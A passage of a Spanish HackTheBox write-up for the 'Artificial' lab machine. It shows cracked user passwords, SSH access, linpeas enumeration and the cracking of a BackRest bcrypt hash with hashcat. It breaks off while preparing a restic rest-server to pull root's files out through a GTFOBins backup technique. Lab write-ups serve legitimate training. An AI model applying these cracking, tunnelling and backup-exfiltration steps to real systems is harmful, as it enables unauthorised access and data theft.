
Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo
0f3d8c76530022670f1c6029eed09ccb	Unknown	Not found.
b606c5f5136170f15444251665638b36	Unknown	Not found.
bc25b1f80f544c0ab451c02a3dca9fc6	md5	marwinnarak043414036
bf041041e57f1aff3be7ea1abd6129d0	Unknown	Not found.
098f6bcd4621d373cade4e832627b4f6	md5	test
098f6bcd4621d373cade4e832627b4f6	md5	test


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Por ejemplo:

- gael : mattp005numbertwo
- Royer : marwinnarak043414036

Accedemos por SSH primero con el usuario gael y obtenemos la user flag.



```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Desktop/docker]
└──╼ [★]$ ssh gael@10.129.134.53
The authenticity of host '10.129.134.53 (10.129.134.53)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.134.53' (ED25519) to the list of known hosts.
gael@10.129.134.53's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```



gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
[redacted]
gael@artificial:~$


Escalada de privilegios

Para continuar, subiremos *linpeas* a la máquina objetivo. Lo descargamos desde: https://github.com/peass-ng/PEASS-ng/releases/tag/20250903-dc605133

Lo subiremos con *scp* al objetivo, le daremos permisos de ejecución y lo ejecutaremos.







linpeas encuentra un archivo de backup poco común que investigaremos.

```
╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 1759 Dec 16  2024 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py
-rw-r--r-- 1 root root 1398 Jun  9 09:04 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.
cpython-38.pyc
-rw-r--r-- 1 root root 9073 Apr 11 19:12 /usr/lib/modules/5.4.0-216-generic/kernel/drivers/net/team/team_mode_activebackup.
ko
-rw-r--r-- 1 root root 9833 Apr 11 19:12 /usr/lib/modules/5.4.0-216-generic/kernel/drivers/power/supply/wm831x_backup.ko
-rw-r--r-- 1 root root 44048 May  6 13:36 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 11886 Jun  9 09:04 /usr/share/info/dir.old
-rw-r--r-- 1 root root 7867 Jul 16  1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 392817 Feb  9  2020 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 2756 Feb 13  2020 /usr/share/man/man8/vgcfgbackup.8.gz
-rwxr-xr-x 1 root root 226 Feb 17  2020 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 0 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/include/config/net/team/mode/activebackup.h
-rw-r--r-- 1 root root 0 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 237900 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/.config.old
-rwxr-xr-x 1 root root 1086 Nov 25  2019 /usr/src/linux-headers-5.4.0-216/tools/testing/selftests/net/tcp_fastopen_backup_k
ey.sh
-rw-r----- 1 root sysadm 52357120 Mar  4  2025 /var/backups/backrest_backup.tar.gz
-rw-r--r-- 1 root root 2743 Mar 14  2023 /etc/apt/sources.list.curtin.old
```

Análisis de archivos

¿Qué es BackRest?

BackRest es una interfaz gráfica web (UI) y orquestador de copias de seguridad construida sobre Restic.

Descargamos el tar de BackRest y lo descomprimimos para analizarlo.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$ sudo scp gael@10.129.134.53:/var/backups/backrest_backup.tar.gz /Downloads
The authenticity of host '10.129.134.53 (10.129.134.53)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.134.53' (ED25519) to the list of known hosts.
gael@10.129.134.53's password:
backrest_backup.tar.gz                                        100%   50MB  16.7MB/s   00:02
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$
```

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$ ls
backrest_backup.tar.gz
```

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$ mv backrest_backup.tar.gz backrest_backup.tar
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$ sudo tar -xvf backrest_backup.tar
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
```

En el archivo *install* podemos ver que la aplicación se levanta en *localhost* puerto 9898, probablemente tendremos que hacer un túnel para poder acceder.


```
        <key>PATH</key>
        <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin</string>
        <key>BACKREST_PORT</key>
        <string>127.0.0.1:9898</string>
```

También encontramos una carpeta oculta llamada *.config,* que contiene un hash cifrado en Base64.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads/backrest]
└──╼ [★]$ ls -la
total 51092
drwxr-xr-x 5 root      root          4096 Mar  4  2025 .
drwxr-xr-x 3 excal1bur excal1bur     4096 Sep  4 13:17 ..
-rwxr-xr-x 1 debian    ssl-cert  25690264 Feb 16  2025 backrest
drwxr-xr-x 3 root      root          4096 Mar  3  2025 .config
-rwxr-xr-x 1 debian    ssl-cert      3025 Mar  2  2025 install.sh
-rw------- 1 root      root            64 Mar  3  2025 jwt-secret
-rw-r--r-- 1 root      root         57344 Mar  4  2025 oplog.sqlite
-rw------- 1 root      root             0 Mar  3  2025 oplog.sqlite.lock
-rw-r--r-- 1 root      root         32768 Mar  4  2025 oplog.sqlite-shm
-rw-r--r-- 1 root      root             0 Mar  4  2025 oplog.sqlite-wal
drwxr-xr-x 2 root      root          4096 Mar  3  2025 processlogs
-rwxr-xr-x 1 root      root      26501272 Mar  2  2025 restic
drwxr-xr-x 3 root      root          4096 Mar  4  2025 tasklogs
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads/backrest]
└──╼ [★]$
```

```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/backrest/.config/backrest]
└──╼ #cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```

Decodificación y crackeo de credenciales



Podremos ver que ahora nos devuelve un hash totalmente diferente, lo pasaremos por hash id para saber qué tipo de cifrado es.

Analizamos el hash con *hash id* para identificar el tipo de cifrado, según el formato, probablemente sea Bcrypt.

```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Desktop]
└──╼ #hashid hash
--File 'hash'--
Analyzing '$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'hash'--┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Desktop]
└──╼ #
```

Guardamos el hash en un archivo.


```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Desktop]
└──╼ #cat hash
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
```

Antes de comenzar con el descifrado, descomprimimos la lista de contraseñas *rockyou*.

Para que *hashcat* entienda qué tipo de hash debe descifrar y optimice la ejecución, buscamos el modo correspondiente en su wiki:

https://hashcat.net/wiki/doku.php?id=hashcat

En nuestro caso, el modo es **3200**, ya que es un hash bcrypt, ahora podemos descifrar.





Acceso al servicio web a través de túnel SSH

Realizaremos un port forwarding con SSH para poder acceder al servicio BackRest.

```
┌─[eu-dedivip-1]─[10.10.14.104]─[excal1bur@htb-owuflwvcsf]─[~/Downloads]
└──╼ [★]$ ssh -L 9898:127.0.0.1:9898 gael@10.129.134.53
```

Nos loguearemos con el usuario que encontramos en *config.json* y con la contraseña descifrada con *hashcat*.





Como ya hemos visto anteriormente BackRest, al ser una interfaz gráfica sobre Restic, nos permite ejecutar comandos a través de ella. Así que probaremos a buscar Restic en GTFOBins.

Ejecución de comandos desde BackRest

https://gtfobins.github.io/gtfobins/restic

Según GTFOBins, podemos crear un servidor para recibir la copia de seguridad y extraer estos datos en nuestra máquina, lo cual es útil para crear una copia de seguridad de la carpeta root.

Primero clonaremos el repositorio: https://github.com/restic/rest-server.git

```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads]
└──╼ #git clone https://github.com/restic/rest-server.git
Cloning into 'rest-server'...
remote: Enumerating objects: 4606, done.
remote: Counting objects: 100% (863/863), done.
remote: Compressing objects: 100% (309/309), done.
remote: Total 4606 (delta 704), reused 553 (delta 553), pack-reused 3743 (from 3)
Receiving objects: 100% (4606/4606), 6.04 MiB | 39.91 MiB/s, done.
Resolving deltas: 100% (2000/2000), done.
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads]
└──╼ #cd rest-server/
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #
```


Después, compilaremos y ejecutaremos el binario con los comandos indicados.

```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #CGO_ENABLED=0 go build -o rest-server ./cmd/rest-server
go: downloading github.com/coreos/go-systemd/v22 v22.5.0
go: downloading github.com/spf13/cobra v1.9.1
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #./rest-server -h
Run a REST server for use with restic

Usage:
  rest-server [flags]
```


Configuramos el servidor para que quede a la escucha y permita recibir la copia de seguridad desde BackRest.

```
